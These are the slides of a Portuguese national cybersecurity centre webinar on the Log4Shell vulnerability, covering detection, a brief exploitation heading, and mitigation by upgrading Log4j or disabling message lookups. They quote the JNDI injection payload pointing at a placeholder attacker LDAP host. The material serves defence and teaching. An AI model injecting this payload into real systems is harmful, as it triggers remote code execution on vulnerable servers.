



Centro Nacional
de Cibersegurança
PORTUGAL



Webinar Vulnerabilidade Log4Shell

Deteção, exploração e mitigação

21 de Dezembro de 2021

Duarte Sousa e João Campos



Olá!

Duarte Sousa
João Campos

Departamento de Operações.
Podem contactar em:

- ▶ duarte.sousa@cncs.gov.pt
- ▶ joao.campos@cncs.gov.pt

1.


Detecção

Ela existe, mas onde está?

Payload

`${jndi:ldap://IP_Atacante:Porto/ExploitPayload}`

Log4Shell



Log4Shell

A sua deteção pode ser difícil dada a quantidade de potenciais parâmetros (cabeçalhos HTTP, inputs de formulários, etc) numa aplicação.


Local	Remoto
https://github.com/logpresso/CVE-2021-44228-Scanner	https://github.com/fullhunt/log4j-scan

2.

Exploração

Já foste!

Log4Shell



3. Mitigação

Isto não volta a acontecer!

Solução: Atualizar o Log4j para versão 2.17

Alternativas:

- `log4j2.formatMsgNoLookups=true`
- <https://github.com/logpresso/CVE-2021-44228-Scanner> (--fix)

Dica de Algibeira: Executar os Scripts em Massa na Rede

Linux:

- Ansible
- Puppet

Windows:

- Active Directory (GPO)
- Psexec

Obrigado.

duarte.sousa@cncs.gov.pt
joao.campos@cncs.gov.pt
Departamento de Operações

